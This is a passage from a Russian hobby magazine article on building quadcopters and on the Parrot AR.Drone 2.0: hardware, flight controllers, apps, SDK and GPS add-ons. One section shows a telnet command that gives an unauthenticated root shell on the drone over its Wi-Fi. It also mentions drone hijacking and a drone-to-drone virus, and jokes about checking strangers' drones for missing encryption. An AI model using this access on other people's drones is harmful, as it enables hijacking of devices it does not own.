а к так называемому Power Distribution Module — модулю распределения энергии. Это, в общем-то, просто плата, на которой припаяны силовые провода регуляторов, распаяны разветвления для них и припаян силовой кабель, идущий к батарее. Конечно, батарею не надо припаивать, а надо соединить через разъем. Ты же не хочешь перепаивать батарею каждый раз, как она сядет.

БОРТОВОЙ КОМПЬЮТЕР И СЕНСОРЫ

Выбор полетных контроллеров для коптеров очень велик — начиная от простого и дешевого KapteinKUK и нескольких open source проектов под Arduino-совместимые контроллеры до дорогого коммерческого DJI Wookong. Если ты настоящий хакер, то закрытые контроллеры тебя не должны сильно интересовать, в то время как открытые проекты, да еще и основанные на популярной ардуинке, привлекут многих программистов.

О возможностях любого полетного контроллера можно судить по используемым в нем датчикам:

- гироскоп позволяет удерживать коптер под определенным углом и стоит во всех контроллерах;
- акселерометр помогает определить положение коптера относительно земли и выравнивает его параллельно горизонту (комфортный полет);
- барометр дает возможность удерживать аппарат на определенной высоте. На показания этого датчика очень сильно влияют потоки воздуха от пропеллеров, поэтому стоит прятать его под кусок поролона или губки;
- компас и GPS вместе добавляют такие функции, как удержание курса, удержание позиции, возврат на точку старта и выполнение маршрутных заданий (автономный полет). К установке компаса стоит подойти внимательно, так как на его показания сильно влияют расположенные рядом металлические объекты или силовые провода, из-за чего «мозги» не смогут определить верное направление движения;
- сонар или УЗ-дальномер используется для более точного удержания высоты и автономной посадки;
- оптический сенсор от мышки используется для удержания позиции на малых высотах;
- датчики тока определяют оставшийся заряд аккумулятора и могут активировать функции возврата на точку старта или приземление.

Сейчас существует три основных открытых проекта: MultiWii, ArduCopter и его портированная версия MegaPirateNG. MultiWii самый простой из них, для запуска требует Arduino с процессором 328p, 32u4 или 1280/2560 и хотя бы одним датчиком-гироскопом. ArduCopter — проект, напичканный всевозможным функционалом от простого висения до выполнения сложных маршрутных заданий, но требует особого железа, основанного на двух чипах ATmega. MegaPirateNG — это клон ArduCopter, который способен запускаться на обычной ардуине с чипом 2560 и минимальным набором датчиков из гироскопа, акселерометра, барометра и компаса. Поддерживает все те же возможности, что и оригинал, но всегда догоняет в развитии.

С железом для открытых проектов аналогичная ситуация, как и с рамами для коптера, то есть ты можешь купить готовый контроллер или собрать его самостоятельно с нуля или на основе Arduino. Перед покупкой стоит всегда обращать внимание на используемые в плате датчики, так как развитие технологий не стоит на месте, а старье китайцам как-то надо распродать,





INFO

Для полетов с камерой обзаведись подвесом, который будет удерживать камеру параллельно горизонту при маневрах, а также поможет управлять наклоном камеры. Большинство контроллеров имеют выходы для стабилизации подвесов с сервоприводом, а также выход для переключателя управления кнопкой спуска камеры.

к тому же не все сенсоры могут поддерживаться открытыми прошивками.

Наконец, стоит упомянуть еще один компьютер — PX4, отличающийся от клонов Arduino тем, что у него есть UNIX-подобная операционная система реального времени, с шеллом, процессами и всеми делами. Но надо предупредить, что PX4 — платформа новая и довольно сырая. Сразу после сборки не полетит.

Настройка полетных параметров, как и программы настройки, очень индивидуальна для каждого проекта, а теория по ней могла бы занять еще одну статью, поэтому вкратце: почти все прошивки для мультикоптеров основаны на PID-регуляторе, и основной параметр, требующий вмешательства, — пропорциональная составляющая, обозначаемая как P или rateP. Если при взлете твой коптер дергается из стороны в сторону, то это значение надо уменьшать, если же вяло реагирует на внешние воздействия, то наоборот — повышать, остальные нюансы ты сможешь найти в инструкциях и на сайтах разработчиков.

УПРАВЛЕНИЕ

Немного про радиоаппаратуру. Сейчас практически все передатчики для летающих моделей работают на частоте 2,4 ГГц. Они достаточно дальнобойные, и этот частотный диапазон не так зашумлен, как, например, 900 МГц. Для полета вообще-то достаточно четырех каналов: газ, рыскание, тангаж, крен. Ну а восьми каналов точно хватит и на что-нибудь еще.

Комплект обычно состоит из самого пульта и приемника. На приемнике находятся ручки управления и дополнительные кнопки. Обычно выбирают аппаратуру Mode2, когда левый стик управляет газом и поворотом, а правый — наклонами коптера. Все ручки, кроме газа, подпружинены и возвращаются в начальное положение при отпускании. Также стоит обращать внимание на количество каналов. Для беспилотника потребуется четыре канала управления и один канал для переключения режимов полета, кроме того, могут потребоваться дополнительные каналы для управления камерой, для настройки или для особых режимов полетного контроллера. При выборе пульта стоит также учитывать возможность смены радиомодуля, чтобы в будущем его можно было легко обновить.



БЕЗОПАСНОСТЬ

Все новички, думая о безопасности, вспоминают AR.Drone и его защиту винтов. Это хороший вариант, и он работает, но только на мелких и легких аппаратах, а когда вес твоего коптера начинает приближаться к двум килограммам или давно перевалил за эту цифру, то спасти может только прочная железная конструкция, которая будет весить очень много и, как ты понимаешь, сильно уменьшит грузоподъемность и автономность полета. Поэтому лучше сперва тренироваться подальше от людей и имущества, которое можно повредить, а уже по мере улучшения навыков защита станет и не нужна. Но даже если ты пилот со стажем, то не забывай о технике безопасности и продумывай возможные негативные последствия твоего полета при нештатных ситуациях, особенно при полетах в людных местах. Не стоит забывать, что сбой контроллера или канала связи может привести к тому, что аппарат улетит от тебя далеко, и тогда для поиска может пригодиться GPS-трекер, установленный заранее на коптер, или же простая, но очень громкая пищалка, по звуку которой ты сможешь определить его местоположение. Настрой и заранее проверь функцию fail safe твоего полетного контроллера, которая поможет приземлиться или вернуть коптер на точку старта при потере сигнала с пульта.

КРЫЛАТЫЕ ДРУЗЬЯ

Бюджетные квадрокоптеры

Александр Расмус

AR.Drone — аппарат, заслуживший популярность как благодаря соотношению цены и функционала, так и за счет доступности (его часто можно встретить даже в обычных магазинах электроники). Тем не менее это далеко не единственный готовый аппарат, и при желании можно найти машинку и подешевле.









WALKERA QR LADYBIRD

goo.gl/G1fNY

Ladybird, скорее, миниатюрная игрушка с симпатичным дизайном и по возможностям вряд ли сможет тягаться с крупными собратьями. Ее вес составляет около 30 г, а время полета — менее десяти минут. Однако функционал (в зависимости от модели) у нее довольно внушительный. Самая дешевая модель обойдется в 35 долларов, самая дорогая (и оснащенная камерой FPV, передающей изображение на экран пульта) — до 200 долларов. На доставку нужно заложить еще 50 долларов. Управляется «божья коровка» не смартфоном, а радиопультом, работающим на частоте 2,4 ГГц, и в разных конфигурациях встречаются разные версии контроллера — от самого простого DEVO 4 до самого продвинутого DEVO 7. В общем, неплохая модель для того, чтобы поиграться в помещении.

CRAZYFLIE NANO QUADROCOPTER

goo.gl/WlpPt

Еще более компактный аппарат, относящийся к классу PCB-коптеров. Это означает, что основой для рамы служит сама печатная плата бортового компьютера. Благодаря этому вес устройства составляет 19 г. Время полета — до семи минут. По задумке создателей, этот аппарат лучше всего подойдет для разработки и прототипирования — на сайте доступны все исходные коды, а само устройство значительно проще, компактнее и безопаснее крупных моделей. Управление производится с компьютера — для этого в комплект входит USB-приемник для 2,4-гигагерцевого радиосигнала. Самая дешевая модель обойдется в 149 долларов, самая дорогая — в 179 долларов. Доставка станет еще в 35–60 долларов, в зависимости от выбранной службы. Отличие более дорогой версии — в дополнительных сенсорах.

Q-BOT MICRO QUADROCOPTER

goo.gl/itwNk

Еще один бюджетный аппарат, стоимость которого начинается от 30 долларов, еще столько же стоит доставка. Следует учитывать, что в комплект не входит пульт, но Micro Quadrocopter совместим со стандартными контроллерами. Плюсом является и то, что в поставке идет сразу два аккумулятора, а также набор запасных пропеллеров. Это важно, так как, по отзывам владельцев, лопасти достаточно часто слетают при падении и из-за маленького размера их бывает непросто найти. Вес составляет 26 г, время полета — около десяти минут. По замыслу создателей, этот аппарат подходит для сложных маневров, поэтому малютка поддерживает несколько режимов скорости и управления. При переключении в так называемый акробатический режим аппарат становится более чувствительным к управлению.



ХИТ В НЕБЕ

AR.Drone 2.0: обзор возможностей и дополнений

Владимир Филимонов
mr.zodiac@gmail.com

Как тебе уже должно было стать понятно к этому моменту, сборка квадрокоптера — увлекательная, но непростая затея. Для тех, кому интереснее ковыряться с софтом, а не сборкой, лучше подойдут готовые модели. В 2010 году компания Parrot выпустила рыночную версию квадрокоптера AR.Drone. Это было первое решение для массового потребления, которое имело адекватную цену и полную открытость для энтузиастов электронщиков и программистов. Аппарат стал однозначным хитом. В данной статье мы хотим рассказать о второй версии этого квадрокоптера — AR.Drone 2.0, который вышел в 2012 году.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Квадрокоптер Parrot AR.Drone 2.0 оснащен четырьмя моторами мощностью 14,5 Вт, которые выдают 28 500 RPM. В редукторе используются шестерни из нилатрона для понижения шумов. На контроллере каждого мотора используется 8 MIPS AVR CPU, а сам контроллер влагоустойчив. Максимальная скорость полета — 18 км/ч. На борту квадрокоптера установлены две видеокамеры:

- фронтальная HD-камера с разрешением 720p, 30 FPS с углом объектива в 92 градуса;
- нижняя QVGA-камера (320 × 240), 60 FPS с углом объектива 64 градуса. Ее AR.Drone также использует для замеров горизонтальной скорости.

«Мозги» дрона представляют собой 1 ГГц ARM Cortex A8 процессор с 800 Гц DSP TMS320DMC64x для видео, 1 Гбит DDR2 RAM на 200 МГц. И управляется это все с помощью Linux 2.6.32. Соединение с «пультом» управления (которым в штатном варианте являются iOS- и Android-девайсы) происходит по Wi-Fi. Так что коптер несет на себе Wi-Fi-точку. Ориентация в пространстве происходит за счет трехосевого гироскопа, трехосевого акселерометра, трехосевого магнитометра (магнитный компас), датчика давления и ультразвукового высотомера (на самом деле дальномера). На борту также есть USB-разъем для подключения внешнего накопителя. GPS-приемника в штатной комплектации нет, но об этом чуть ниже.

Несмотря на то что AR.Drone — это коммерческий продукт для конечного потребителя, его компоновка позволяет без проблем подключать к нему дополнительные аппаратные компоненты или вмешиваться в работу существующих. При подвеске на дрон дополнительного оборудования весом до 150 граммов это не сказывается на качестве его полета — динамике и стабилизации. При подключении аккумулятора к квадрокоптеру происходит загрузка его ОС и инициация систем. Также включается Wi-Fi-точка, к которой можно подключиться любым Wi-Fi-устройством. Изначально управление коптером доступно только с iOS- или Android-девайсов, но на projects.ardrone.org можно найти способы для подключения с ноутбуков и настольных ПК с Wi-Fi. Поскольку у AR.Drone есть открытый API, то подключаться к нему можно с чего угодно, лишь бы там работал софт с использованием штатных библиотек.

В базовом функционале квадрокоптер формирует пару с мобильным устройством и в дальнейшем подключение к его Wi-Fi-точке возможно только с этого устройства. И разумеется, есть возможность разрыва пары при необходимости. Использование Wi-Fi — определенная дыра в безопасности дрона. Почему? Да все очень просто: подключаемся ноутбуком к его точке. Зная его IP-адрес, запускаем сканирование портов и получаем, что 23-й порт открыт. Подключаемся к дрону:

```
> telnet 192.168.1.1 23
BusyBox v1.14.0 () built-in shell (ash)
Enter 'help' for a list of built-in commands.

echo $USER
root
```

Таким образом, мы просто можем зайти на квадрокоптер с правами root. Что это дает? Ну, например, в рамках контеста Positive Hack Days CFT 2012 было задание на перехват управления дроном, которое успешно решили. А на соревновании DroneGames 2012 был продемонстрирован вирус, которым заражался один дрон, и далее тот начинал заражать им другие дроны в зоне видимости, перехватывая управление ими. Имея под рукой BusyBox и рутовый доступ к нему, можно делать и не такое. Это полезная функция для энтузиастов, но дыра в безопасности для злоумышленников. Поэтому для Wi-Fi AR.Drone можно установить защиту WPA2, используя мод ardrone-wpa2 из GitHubH, и защитить свой дрон от кулхацкеров. Еще один недостаток Wi-Fi — у него ограниченный радиус действия, при выходе из которого квадрокоптер принудительно приземлится. Что будет под дроном в этот момент: ровная площадка, лес или вода, — его не сильно волнует. Конечно, можно без проблем поставить более мощную Wi-Fi-антенну для расширения радиуса, но есть и другие способы. Например, при помощи Arduino и типовых для авиамоделирования модулей приемника и передатчика радиус полета дрона повышается до 1,5–2 км. Но можно сделать радиус полета вообще практически бесконечным — с помощью той же Arduino и GSM-модуля координировать полет дрона можно через сотовую сеть. Главное, чтобы в зоне полета было устойчивое сотовое покрытие.

ГЛАЗА

Видеокамеры, установленные на борту квадрокоптера, играют разные роли. Фронтальная камера транслирует видеопоток 720p по Wi-Fi на управляющее

SDK/API



На официальном сайте можно скачать SDK для тех, кто хочет разрабатывать свой софт для AR.Drone.

В состав программной части SDK входят:

- Library — набор high-level API для доступа к функциям дрона;
- Tool — набор готовых библиотек для симуляции геймпада, обработки видеопотоков, навигационных данных и прочего;
- Engine — шаблоны проектов для iOS-приложений с описанными методами и контролами.

SDK не дает прямого доступа к сенсорам и моторам. Библиотеки представляют собой набор интерфейсов на C. Также вместе с SDK идет ряд примеров, а дополнительные примеры можно скачать в соответствующем разделе сообщества.

Среди одной из стандартных возможностей, реализуемых API, распознавание нескольких стандартных графических паттернов. В комплекте поставки дрона идет изображение для калибровки распознавания «базы для посадки» и сине-оранжевые липучки для наклейки их на объекты, которые надо отслеживать. Во-первых, этот функционал активно используется в играх для обнаружения дроном «противника». Во-вторых, наличие упрощенного способа распознавания объектов открывает интересные перспективы. Таким образом разработчику не надо углубляться в алгоритмы компьютерного зрения и реализовывать с нуля распознавание объектов. Например, можно наклеить штатную липучку на велосипедный/лыжный/сноубордический шлем и написать программу, по которой дрон будет следовать за шлемом, обеспечивая аэровидеосъемку твоего путешествия в HD.

Единственный минус подобной эксплуатации — ресурс аккумулятора. Штатный аккумулятор имеет напряжение 11,1 В, ресурс 1000 мА • ч и обеспечивает около восьми минут полета, что не очень много. Но в продаже имеются и аккумуляторы емкостью 2300 мА • ч, что увеличивает время эксплуатации вдвое. Можно подумать, что, взяв с собой ящик аккумуляторов, будешь просто менять их по ходу действия. Но это не очень хорошая идея. Моторы AR.Drone не предназначены для длительной непрерывной эксплуатации — это обратная сторона малого энергопотребления и достойной тяги. Поэтому при непрерывной эксплуатации с заменой аккумуляторов они просто перегреются, что может привести к печальным последствиям и неожиданной встрече с землей.



устройство. Можно записывать этот поток на устройстве (эту функцию предлагают стандартные приложения) или подключить внешний USB-накопитель к самому дрону, и запись будет вестись на него. На накопителе должно быть минимум 100 Мб свободного пространства и файловая система FAT32.

Вертикальная камера, расположенная в нижней части корпуса дрона, дает QVGA-разрешение. В ПО AR.Drone заложена функция отслеживания горизонтальной скорости с использованием вертикальной камеры по принципу, аналогичному принципу в компьютерных мышках.

Говоря о видео, нельзя не упомянуть звук: микрофонов на борту AR.Drone нет. Это понятно, потому что шум от четырех моторов забил бы любой микрофон. Опыты, проведенные с подвешиванием камер GoPro к AR.Drone и записью видео со звуком, показали, что качество звука даже при использовании алгоритмов шумоподавления оставляет желать лучшего. Но что мешает кому-то выйти с гениальным решением этой проблемы и удивить весь мир?

При всем при этом на борт дрона можно установить динамик и, пролетая над компанией друзей, транслировать Вагнера и его «Полет валькирий».

КРЫЛЬЯ И ТЕЛО

Эксплуатация дрона предполагается как в помещении, так и на открытых пространствах. В комплекте предусмотрены два сменных кожуха из вспененного полипропилена. Этот материал легок, но обеспечивает достаточную жесткость конструкции. Кожух для полетов в помещении имеет защиту винтов, которая сможет предохранить от несильных столкновений. Для полетов на открытом пространстве используется облегченный вариант кожуха, не имеющий защиты винтов, как следствие, он весит почти в два раза меньше.

Поведение в воздухе регулируется настройками приложений. Углы, скорости реакций, ограничения высот и ряд других параметров хорошо регулируются настройками. Квадрокоптер умеет делать боковой переворот на 360 градусов. Выполнять этот маневр лучше с запасом высоты, так как на завершающем этапе он теряет где-то 40–50 см высоты. Остальные же маневры выполняются в штатных приложениях или за счет наклона устройств, тогда приложение получает информацию с гироскопов мобильного устройства и передает команды на рули, или за счет нарисованных на экране джойстиков. Возможна и комбинация этих методов.

При полете в помещении можно включить функцию поддержания высоты, которую дрон определяет с помощью ультразвуковых дальномеров (на высотах менее 6 м), но тут есть особенность: если в комнате стоит стол, то, пролетая над ним, дрон немного наберет высоту, так как поверхность (стол) стала к нему ближе, чем была (пол). Надо учитывать это, чтобы квадрокоптер не уперся в потолок.

Также у дрона есть функция стабилизации полета, которая пригождается как в помещении, так и вне его. В помещении винты квадрокоптера создают воздушные возмущения, которые, отражаясь от близко стоящей мебели или других предметов, способны влиять на сам квадрокоптер. Поэтому в плотно заставленных комнатах дрон немного покачивается от собственных воздушных потоков.

Вне помещений стабилизация пригождается для борьбы с ветром. При слабом ветре дрон достаточно хорошо себя стабилизирует, но на сильном (особенно на высоте) его заметно качает. Говоря о метеоусловиях, нельзя не упомянуть, что инструкция не рекомендует использовать AR.Drone в дождь и снег — многие элементы (контроллеры моторов, сами моторы) открыты и подвержены коррозии.

AR В DRONE

Теперь пара слов о том, почему дрон имеет такое название. Название AR.Drone происходит от Augmented Reality Drone. Разработчики сразу закладывали идею создания дополненной реальности при помощи квадрокоптера. Реализуется эта идея простым способом: на картинку, получаемую с камер устройства, накладываются дополнительные образы, и вокруг этого строятся игры. В App Store от Apple есть ряд бесплатных игр, выпущенных Parrot и использующих подход дополненной реальности. Коротко о некоторых из них.

1 **Freeflight** — бесплатное приложение от Parrot, доступное для скачивания в App Store и Google Play. Приложение предоставляет возможность для пилотирования AR.Drone и обновления его прошивки. После запуска (особенно первого) лучше сразу запустить функцию проверки наличия обновленной прошивки и, если она есть, поставить ее.


При пилотировании доступны два инструмента управления дроном: вращение вокруг собственной оси и управление высотой; управление перемещением в горизонтальной плоскости. При наклонах смартфона дрон будет следовать в направлении наклона (вперед, вправо, влево, назад). На основной экран приложения во время полета выводится информация с камер, и есть возможность переключать вид между фронтальной и вертикальной камерами. Отдельно вынесены кнопки взлета, посадки и аварийного отключения винтов. В приложении множество настроек, которые влияют на высоту взлета, скорость реакции на движения смартфона, максимальные углы кренов квадрокоптера и многое другое. Но есть нюанс — на смартфон людям иногда звонят, и это может случиться во время пилотирования. Пока ты будешь думать, принимать звонок или нет, квад зависнет в ожидании решения. Если ты примешь звонок, то квад продолжит висеть, а по окончании звонка автоматически приземлится. Поэтому лучше десять раз посмотреть, какая поверхность сейчас под ним, а то сядет на дерево или в лужу.

Упасть «камнем» в штатной ситуации он может только в одном случае — если нажать кнопку аварийного отключения питания. При этом винты моментально обесточиваются. Во всех остальных случаях он или сядет сам, или дождется, пока его посадят. Также в приложении есть социальная составляющая, которая называется AR.Drone Academy. Но об этом чуть ниже. Субъективно приложение оставляет приятное впечатление — запустил, и полетели.

2 **AR.Rescue** — очень занимательная штука. В комплект поставки дрона входит специальная картинка, которую дрон распознает как базу. Она будет использоваться для посадки и как центр происходящих событий.



Интерфейс управления Freeflight



Дополненная врагами реальность



Прохождение трасс на время


ЗАКЛЮЧЕНИЕ

Итак, что же в этом AR.Drone такого, что им увлеклось столько людей? Есть же другие квадрокоптеры, которые могут, в отличие от AR.Drone, нести до килограмма полезной нагрузки. Могут находиться в воздухе до часа, при этом активно транслируя видео и навигационный поток на землю. Они же могут летать в плохих метеоусловиях, будь то проливной дождь или сильный снегопад. Круто? Ну круто же! А сколько они стоят? Как правило, это профессиональные летательные аппараты и цены исчисляются тысячами и десятками тысяч евро. И да, у многих других квадро- и октокоптеров есть свои API и SDK, но нет такой популярности. Но вряд ли найдется много желающих разбирать свой квадрокоптер за 2 тысячи евро, чтобы подключить к нему Arduino или какую-то дополнительную плату. Да и производители подобных коптеров не сильно стремятся пускать энтузиастов внутрь своих устройств. Так что же такое AR.Drone? Можно сказать, что это Arduino в мире любительских летательных аппаратов. Это платформа по скромной для рынка этих аппаратов стоимости, которая позволяет любому энтузиасту авиамоделисту, электронщику или программисту реализовывать свои идеи. Не зря вокруг этого продукта собралось такое сообщество и такое количество различных модификаций и усовершенствований. Подходит этот квадрокоптер и для тех, кто видит в нем лишь средство для игры, — интеграция из коробки со смартфонами и интуитивное управление позволяют использовать его по принципу «включил и играй». Доступность устройства тоже вносит свой вклад — в отличие от многих других квадрокоптеров, AR.Drone есть в наличии во многих розничных магазинах России, и далеко не только в Москве. Так что хочется надеяться, что компания Parrot продолжит развитие линейки AR.Drone, чтобы все увлеченные летающими роботами люди смогли реализовывать свои идеи. AR.Drone — это и игрушка, и инструмент, и каждый использует его так, как больше хочется. ⌶

При запуске одной из миссий в пространстве вокруг дрона (виртуальном, естественно) появляются различные предметы, которые надо собирать. Количество зависит от объема доступного помещения. По мере сбора предметов начинают появляться неприятельские летательные объекты, которые надо сбивать ракетами.

3 **AR.Race** — для этого приложения требуются физические аксессуары: «пончики», через которые надо пролетать, и финишные конусы. Суть — гонки на время через подготовленные трассы.

4 Еще одна интересная встроенная фича — это «тусовка» «пилотов», называемая **AR.Drone Academy**. Это облачное хранилище информации о твоих полетах. Для того чтобы в него попасть, нужно пройти регистрацию (прямо из мобильного приложения), и в соответствии с заданными настройками туда будет сохраняться информация о полетах. Собираться будет телеметрия полета, снятые видео, координаты. Там же можно ставить оценки полетам других людей и смотреть на карте интересные споты для полетов в твоей окрестности. Хороший способ найти места, где чаще всего бывают единомышленники. Ну и проверить, поставили ли они WPA2-шифрование на свои дроны…



Карта спотов на примере Москвы

NODECOPTER

Продолжая тему программного управления AR.Drone, нельзя не коснуться мода под названием Nodecopter. Это мод, с использованием которого управлять полетом дрона можно с помощью Node.js. Для разработчиков это несколько более дружественный способ, нежели писать и компилировать код на Си с использованием API-библиотек. Это также снижает некий «порог вхождения» за счет того, что разработка под Node.js значительно проще, чем под Си, и таким образом большее количество людей может принимать участие в программировании под AR.Drone.

Мод позволяет получать данные сенсоров и простыми операциями передавать команды дрону. Подобные скрипты часто используются на мероприятиях для предварительного программирования программы полета дрона и дальше запуска демонстрации.


GPS, QGROUNDCONTROL И ПОЛЕТ ПО ВЕЙПОИНТАМ

С помощью Node.js можно раздавать коптеру команды лишь в стиле «повернись направо на 0,5», «сделай флип налево» и прочее в таком стиле. Но для полета по маршруту этого мало или как минимум это неудобно. Встроенного GPS-приемника в квадрокоптере нет. Проблема решается разными способами. Например, возможна установка на него внешнего GPS-приемника с помощью Arduino. Также Parrot в феврале этого года анонсировала выпуск подключаемого GPS-модуля. Он подключается к бортовому USB-разъему и передает координаты устройству. Кроме того, он содержит в себе четырехгигабайтный накопитель и выполняет функцию флешки для записи видео. Анонсированный модуль поддерживает протокол MAVLink, что дает возможность использовать, например, софт QGroundControl, с помощью которого можно расставить заранее маршрутные точки и запустить дрон для полета по ним. А поскольку MAVLink имеет открытый исходный код и API, это позволяет писать любой софт для навигации дрона.

